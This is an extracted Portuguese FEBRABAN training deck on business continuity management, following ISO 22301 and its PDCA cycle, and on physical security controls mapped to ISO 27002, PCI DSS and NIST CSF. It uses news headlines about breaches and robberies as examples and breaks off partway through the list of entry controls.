
## Continuidade de Negócios

De acordo com a ISO 22300 (*Security and resilience - Business continuity management systems*), **Continuidade de Negócios** é a “capacidade de uma organização continuar a entrega de produtos e serviços em um nível aceitável com capacidade predefinida durante uma disruptão”.

# GCN e sua relevância

FEBRABAN

A Gestão de Continuidade de Negócios auxilia a:




# Desafios enfrentados pelas Organizações

FEBRABAN



# Categorização dos eventos

FEBRABAN



Por definição, as crises possuem alta complexidade para solução e grande dimensão de impacto. As crises muitas vezes exploram relevantes exposições das organizações, mas pode começar com pequenos eventos que combinados dificultam a resposta.

# Exemplo - Impactos e Gatilhos de Acionamento


FEBRABAN

Dimensões	Muito baixo	Baixo	Médio	Alto	Muito alto
Imagen e reputação	O assunto tende a ficar limitado a poucos segmentos dos públicos de interesse na comunidade de influência da própria instalação	O assunto tende a ficar limitado aos públicos de interesse do meio na comunidade de influência da própria instalação, podendo repercutir regionalmente de forma pontual	O assunto tende a repercutir regionalmente e, de forma pontual, nacionalmente.	O assunto tende a repercutir nacionalmente e, de forma pontual, internacionalmente.	O assunto tende a ganhar alta repercussão nacional e internacionalmente.
Legal/conformidade	<p>Não há violações de questões contratuais ou regulatórias.</p> <p>Ponto de auditoria interna de baixo risco com penalidades aplicadas a certificações externas nulo.</p>	As violações contratuais estão confinadas a incidentes isolados e sem geração de multas ou custos. Alerta ou ponto de atenção de auditoria externa com penalidades aplicadas à empresa de forma moderada e impacto em certificações externas baixo.	Presença de violações de questões regulatórias ou obrigações contratuais que acarretam no aumento das inspeções, observações e apontamentos do regulador. Ponto de auditoria interna e/ou externa relevante com penalidades aplicadas à empresa e impacto em certificações significativas.	Suspensão ou interdição parcial das atividades por órgãos de controle ou reguladores nacionais e internacionais. Impacto nas certificações externas significativo. Potencial de litígios de impacto relevante.	Suspensão total das atividades por órgãos de controle ou reguladores nacionais e internacionais. Impedimento para obtenção de certificações externas. Restrições ou grande potencial de litígio de grandes proporções aos negócios.
Financeira	Impacto desprezível na continuidade da cadeia produtiva, no atendimento ao mercado ou no resultado financeiro da empresa. Danos leves a equipamentos, sem comprometimento da continuidade operacional.	Impacto marginal na continuidade da cadeia produtiva, no atendimento ao mercado financeiro ou no resultado financeiro da empresa. Danos leves à sistemas e seus equipamentos, com baixo comprometimento da continuidade operacional.	Impacto médio na continuidade da cadeia produtiva, no atendimento ao mercado ou no resultado financeiro da empresa. Danos moderados a sistemas e seus equipamentos, com médio comprometimento da continuidade operacional.	Impacto crítico na continuidade da cadeia produtiva, no atendimento ao mercado ou no resultado financeiro da empresa. Danos severos a sistemas e seus equipamentos, com reparo lento, com alto comprometimento da continuidade operacional.	Impacto catastrófico na continuidade da cadeia produtiva, no atendimento ao mercado ou no resultado financeiro da empresa. Danos catastróficos a sistemas, podendo levar a perda da instalação, com muito alto comprometimento da continuidade operacional.
Acionamento	 <p>Caráter de emergência → Caráter de crise</p>				

# Programa de GCN

# Ciclo de vida

Estão estruturadas em linha na metodologia ISO 22301 – Sistema de Gestão de Continuidade dos Negócios, que possui como Método de Gestão o modelo PDCA – Plan, Do, Check e Act.



# Visão geral

FEBRABAN

## Modelo de Governança de Continuidade de Negócios e TI

Definir o escopo e as prioridades para a Gestão de Continuidade de Negócios e TI

## Treinamento e Teste

Coordenar rotinas de testes das estratégias de continuidade de tecnologia da informação, identificando desvios, atualizações dos planos e níveis de prontidão para contingência

## Planos de Continuidade

Acompanhar, formalizar e prestar suporte à implantação das estratégias de continuidade de Negócios e TI, bem como elaboração e aprovação dos planos

## Análise de Impacto nos Negócios (BIA)

Priorizar os processos e os recursos críticos (instalações, pessoas, sistemas e fornecedores) na visão de disponibilidade considerando os impactos ao negócio (imagem, legal, financeiro e operacional)

## Análise de Riscos de Continuidade

Analizar possíveis ameaças que a Companhia pode estar exposta, verificando vulnerabilidades dos principais elementos relacionados à TI, instalações, fornecedores e colaboradores

## Estratégias de Continuidade de Negócios e TI

Definir estratégias e soluções de continuidade tecnológica para os processos críticos da Companhia, de acordo com os cenários de indisponibilidade definidos



# Abordagem e metodologia

Etapas de um SGCN



**Objetivo:** Introduzir governança ao programa de continuidade dos negócios, definindo os relacionamentos entre as áreas, os papéis e responsabilidades e as partes interessadas, para garantir a manutenção da GCN na organização.

## Assuntos abordados e tratados

- |  |   |  |  |
|--|---|--|--|
|  | Análise com base no <b>planejamento estratégico</b> para delimitar objetivos e possíveis planos de ação |  | Entendimento do processo e organização de <b>compliance</b> existentes                     |
|  | Avaliação de <b>políticas, normas e procedimentos</b> existentes  |  | Entendimento da <b>alocação e investimento de capital</b> da companhia                     |
|  | Análise das capacidades de <b>monitoramento</b> implementadas   |  | Análise da estrutura organizacional e definição de <b>lideranças</b> quanto ao tema de GCN |



Resultam



Política de GCN

Modelo de Gestão de GCN

# Abordagem e metodologia

Etapas de um SGCN



**Objetivo:** Desenvolver o entendimento e análise de criticidade dos processos de negócio, a fim de realizar a priorização daqueles mais críticos em caso de interrupção da organização.



# Abordagem e metodologia

FEBRABAN

Etapas de um SGCN



**Objetivo:** Analisar e avaliar possíveis ameaças que a empresa pode submeter-se, tais como a possibilidade de ocorrência e sua vulnerabilidade, através da verificação dos principais elementos como TI, pessoas, fornecedores e instalações.

## Controles avaliados nas instalações físicas



Avaliação das instalações relacionada a **controles de acessos, licenças, segurança física e patrulhamento**



**Controles de ambiente** avaliando a redundância de ar condicionado e manutenção preventiva



**Sistema de extinção de incêndios**, detectores de fumaça, extintores, alarmes, procedimentos, testes e manutenções periódicas



Manutenção da **energia elétrica**, autonomia de geradores, no-breaks, testes e manutenções periódicas dos equipamentos, aterramento e para-raios



Análise do **monitoramento** existentes nos acessos às dependências das Unidades e tempo a retenção de imagens



## Nível de vulnerabilidade das instalações



## Nível de impacto dos processos



# Abordagem e metodologia

Etapas de um SGCN



**Objetivo:** Definir estratégias e soluções de continuidade para os serviços críticos de negócio e TI da organização, considerando as priorizações da análise de impacto nos negócios, avaliação de riscos e diretrizes da organização.



Possíveis investimentos em equipamentos de TI ou infraestrutura para áreas de negócio



Dependência de colaboradores terceiros



Mapeamento do deslocamento de colaboradores e atividades

# Abordagem e metodologia

Etapas de um SGCN



**Objetivo:** Documentar as estratégias de recuperação de desastres e continuidade dos negócios, em procedimentos estratégicos, táticos e operacionais considerando as ações de contingência para pessoas, processos e infraestrutura tecnológica.

## Principais pontos documentados

- Aspectos práticos no **acionamento e execução** da contingência
- Pontos focais para a **tomada de decisões** quanto a resposta a incidentes de continuidade
- Atividades a serem **priorizadas** e **colaboradores chave** responsáveis pela restauração e recuperação das operações
- Fluxo de **deslocamento** de colaboradores e atividades
- Procedimentos para **preparação, operação, entrada, retorno** da contingência e **validação** quanto a infraestrutura tecnológica

Plano de Resposta a Incidentes de Continuidade (PRIC)

Plano de Continuidade de Negócios (PCN)

Plano de Continuidade de TI (PCTI)

Plano de Recuperação de Desastres (PRD)

# Abordagem e metodologia

Etapas de um SGCN



**Objetivo:** Conscientização dos colaboradores envolvidos na gestão, acionamento e operacionalização das estratégias de recuperação de desastres e continuidade dos negócios com o objetivo de garantir que em caso de necessidade de acionamento, as estratégias definidas atendam aos objetivos definidos e acordados com a organização.

## Principais pontos abordados nos treinamentos

- Divulgação e equalização de conceitos e práticas adotadas em função da gestão de continuidade
- Abordagem de acordo com as estratégias definidas pela organização
- Garantir a compreensão dos procedimentos e planos documentados
- Avaliação do nível de conscientização dos colaboradores

## Principais pontos avaliados nos testes

- Avaliar recursos e cenários de indisponibilidade conforme estratégia de contingência estabelecida
- Avaliar tempos de resposta, prática dos colaboradores e procedimentos
- Atingir os objetivos definidos para o teste
- Identificar não conformidades do plano e acionar fluxo de tratamento e melhoria dos mesmos

# Abordagem e metodologia

Etapas de um SGCN



**Objetivo:** Desenvolver o modelo de gestão, processos e procedimentos para garantir que o programa de continuidade dos negócios torne-se dinâmico e atenda às necessidades da organização.



Implementação de papéis, responsabilidades e processos que endereçam o ciclo do programa de continuidade de negócios



Corrigir desvios observados nas fases do SGCN e implementar melhorias de processo através da criação de planos de ação



Indicar que os planos de ação sejam implementados de forma completa de acordo com a gestão de mudança

# Considerações Finais

# Frameworks e normas de referência

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## Frameworks Padrão Utilizados



Information security, cybersecurity and privacy protection — Information security controls  
Sécurité de l'information, cybersécurité et protection de la vie privée — Mesures de sécurité de l'information

International Organization for Standardization



NORMA BRASILEIRA  
ABNT NBR ISO 22300  
Segurança e resiliência — Vocabulário  
Security and resilience — Vocabulary



Reference number  
ISO/IEC 27002:2022(E)  
© ISO/IEC 2022



**Conformidade:** Dado o uso extensivo de padrões amplamente aceitos pela indústria, a continuidade dos negócios deve ser alinhada com alguns dos requisitos de conformidade mais exigentes, permitindo estimar o nível de conformidade com NIST, ISO, Bacen 4.893, DRI, entre outros.

# Relembrando os principais conceitos

Agora que aprendemos sobre as atividades relacionadas ao processo de gestão de continuidade de negócios, relembre os principais termos e conceitos apresentados neste material:



**Disrupção:** é um incidente, antecipado ou imprevisto, que resulta em desvios negativos e não planejados na entrega esperada de produtos e serviços.  
Veja a seguir alguns exemplos de eventos disruptivos e suas consequências:.



**Continuidade dos Negócios:** capacidade de uma organização continuar a entrega de produtos e serviços em um nível aceitável com capacidade predefinida durante uma disruptão.



**Análise de Impacto nos Negócios (BIA):** avaliar possíveis ameaças que a empresa pode submeter-se, tais como a possibilidade de ocorrência e sua vulnerabilidade, através da verificação dos principais elementos como TI, pessoas, fornecedores e instalações.



**Plano de Continuidade (PCN):** documenta as estratégias de recuperação de desastres e continuidade dos negócios, em procedimentos estratégicos, táticos e operacionais considerando as ações de contingência para pessoas, processos e infraestrutura tecnológica.



**Treinamentos e testes:** conscientizar dos colaboradores envolvidos na gestão, acionamento e operacionalização das estratégias de recuperação de desastres e continuidade dos negócios com o objetivo de garantir que em caso de necessidade de acionamento, as estratégias definidas atendam aos objetivos definidos e acordados com a organização.

## **Módulo: Segurança Física**

# Requisitos – Segurança Física

Este material foi elaborado de acordo com as diretrizes da ISO 27002, bem como foi considerado os requisitos de segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentados abaixo:

## ISO 27002



- 7.1 Perímetros de segurança física
- 7.2 Entrada física
- 7.3 Segurança de escritórios, salas e instalações
- 7.4 Monitoramento de segurança física
- 7.5 Proteção contra ameaças físicas e ambientais
- 7.6 Trabalhando em áreas seguras
- 7.7 Limpar mesa e limpar tela

## PCI DSS



- 9.1 Os processos e mecanismos para restringir o acesso físico aos dados do titular são definidos e compreendidos.
- 9.2 Os controles de acesso físico gerenciam a entrada em instalações e sistemas que contêm dados do titular do cartão.
- 9.3 O acesso físico para pessoal e visitantes é autorizado e gerenciado.
- 9.4 A mídia com os dados do titular do cartão é armazenada, acessada, distribuída e destruída com segurança.
- 9.5 Dispositivos de ponto de interação (POI) são protegidos contra adulteração e substituição não autorizada.

## ISO 27701



- 6.8.1.1 Perímetro de segurança física
- 6.8.1.2 Controles de entrada física
- 6.8.1.3 Segurança em escritórios, salas e instalações
- 6.8.1.4 Proteção contra ameaças externas e do meio ambiente
- 6.8.1.5 Trabalhando em áreas seguras
- 6.8.1.6 Áreas de entrega e de carregamento

## NIST CSF



- PR. AA-06: O acesso físico aos ativos é gerenciado, monitorado e aplicado proporcionalmente ao risco
- CM-02: O ambiente físico é monitorado para encontrar eventos potencialmente adversos

# Sumário

# Sumário

FEBRABAN

- 1 | Introdução
- 2 | Perímetro de Segurança Física
- 3 | Monitoramento e Vigilância
- 4 | Controle de Entrada Física
- 5 | Segurança das Áreas de Trabalho
- 6 | Áreas de Entrega e Carregamento
- 7 | Utilidades e Equipamentos
- 8 | Comportamento Individual
- 9 | Considerações Finais



# Introdução

INNOVATION • CYBERSECURITY

## Toyota Parts Supplier Hit By \$37 Million Email Scam

On August 14th, attackers managed to convince someone with financial authority to change account information on an electronic funds transfer. Both Toyota Boshoku Corporation and its subsidiary have been in contact with law enforcement officials and an investigation is under way.



Metrópoles

### Vídeo: criminosos deixam rastro de explosivos após roubo a banco em SP

Equipe do Gate desativa explosivos após roubo à banco ... Por volta das 4h desta segunda-feira, a Polícia Militar foi acionada após alguns...

8 de abr. de 2024



Panrotas

<https://www.panrotas.com.br> › Hotelaria › Tecnologia

⋮

### Dados de hotel da Marriott nos Estados Unidos são violados

8 de jul. de 2022 — Por meio do computador desse indivíduo, o grupo conseguiu exfiltrar **20 GB** de dados. A **Marriott** minimizou a importância da violação, afirmando à ...

**Hotel Marriott:** um grupo de hacking utilizou táticas de engenharia social para roubar 20 GB de **dados** pessoais e financeiros **de um Hotel Marriott**. Os hackers enganaram um associado do Hotel Marriott para dar ao grupo de hacking acesso ao computador do associado.



g1 - O portal de notícias da Globo

### Galpão pega fogo e chamas destroem parte dos materiais em empresa em Jacareí

Galpão pega fogo e chamas destroem parte dos materiais em empresa em Jacareí . De acordo com o Corpo de Bombeiros, o incêndio aconteceu por...

25 de fev. de 2024

# Introdução

FEBRABAN

Segundo a ISO 27002, a segurança física ajuda a **prevenir o acesso físico não autorizado, danos e interferências com os recursos de processamento das informações e as informações da organização.**



## Perímetro de segurança física

Perímetros definidos e usados para proteger tanto as áreas que contêm as instalações de processamento da informação como as informações críticas ou sensíveis

## Principais controles de segurança física:



### Monitoramento e vigilância

Sistemas de vigilância, que podem incluir guardas, alarmes de intrusão, sistemas de monitoramento de vídeo



### Controle de acesso físico

Controles apropriados de entrada para assegurar que somente pessoas autorizadas tenham acesso permitido



### Proteção de equipamentos e infraestrutura

Proteção dos ativos contra falta de energia elétrica e outras interrupções, além de proteger o cabeamento de energia e telecomunicações que transporta dado ou dá suporte aos serviços, além de outros ativos utilizados pelos funcionários

# Segurança Física

# Perímetro de segurança física

Segundo a ISO 27002, os perímetros de segurança precisam ser **definidos e usados para proteger tanto as áreas que contenham as instalações de processamento da informação como as informações críticas ou sensíveis**. Exemplos de controles:

Sistemas adequados de detecção de intrusos são instalados e testados em intervalos regulares, e cubram todas as portas externas e janelas acessíveis.

É importante que os perímetros de um local que contenha as instalações de processamento da informação **não tenham brechas**.

Portas corta-fogo do perímetro de segurança sejam providas de alarme, monitoradas e testadas juntamente com as paredes.

Os perímetros de segurança precisam ser **claramente definidos** e que a localização e a capacidade de resistência de cada perímetro dependam dos requisitos de segurança dos ativos.

**Área de recepção**, ou um outro meio para controlar o acesso físico ao local para **apenas pessoas autorizadas** entrar.

Barreiras físicas são importantes para **impedir o acesso físico não autorizado** e a contaminação do meio ambiente.



# Monitoramento e Vigilância

Segundo a ISO 27002, as instalações devem ser continuamente monitoradas quanto a acesso físico não autorizado.

É importante as **instalações físicas serem monitoradas** por **sistemas de vigilância**, que podem incluir **guardas, alarmes de intrusão, sistemas de monitoramento de vídeo**, como circuito fechado de televisão, e software de gerenciamento de informações de segurança física gerenciado internamente ou por um provedor de serviços de monitoramento.



## 1 CFTV (Círculo Fechado de televisão)

- Sistema de **monitoramento** interno que consiste em **câmeras distribuídas** e conectadas a uma determinada central onde as **imagens são registradas, gravadas e disponibilizadas** através de monitores.
- Permite **avaliações comportamentais**, monitoramento de vias, monitoramento familiar, avaliação de ambientes altamente críticos ao ser humano, fenômenos ambientais, segurança do trabalho, entre outros.
- **Visualizar e registrar** o acesso a áreas sensíveis dentro e fora das instalações de uma organização
- Permite o **monitoramento em tempo real**.



## 2 Detector de Intrusão

- Instalar, de acordo com as normas aplicáveis pertinentes, e testar **periodicamente detectores de contato, som ou movimento** para acionar um alarme de intrusão.
- **Detectores de movimento baseados em tecnologia infravermelha** que disparam um alarme quando um objeto **passa por seu campo de visão**.
- Instalação de **sensores sensíveis ao som** de vidros quebrando que **podem ser usados para acionar um alarme** para alertar a segurança.
- Usar esses alarmes para **cobrir todas as portas externas e janelas acessíveis**. As áreas desocupadas devem ser alarmadas o tempo todo; deve também ser prevista cobertura para outras áreas.

# Controles de entrada física

FEBRABAN

Segundo a ISO 27002, áreas seguras devem ser protegidas por controles apropriados de entrada para assegurar que somente pessoas autorizadas tenham acesso permitido.



01

A data e hora da entrada e saída de visitantes sejam registradas, e todos os visitantes sejam **supervisionados**, a não ser que o seu acesso tenha sido previamente aprovado; as permissões de acesso só sejam concedidas para finalidades específicas e autorizadas.

02

O acesso às áreas em que são **processadas ou armazenadas informações sensíveis** seja restrito apenas ao pessoal autorizado

03

Trilha de auditoria eletrônica ou um livro de registro físico de todos os **acessos seja mantida e monitorada de forma segura**

04

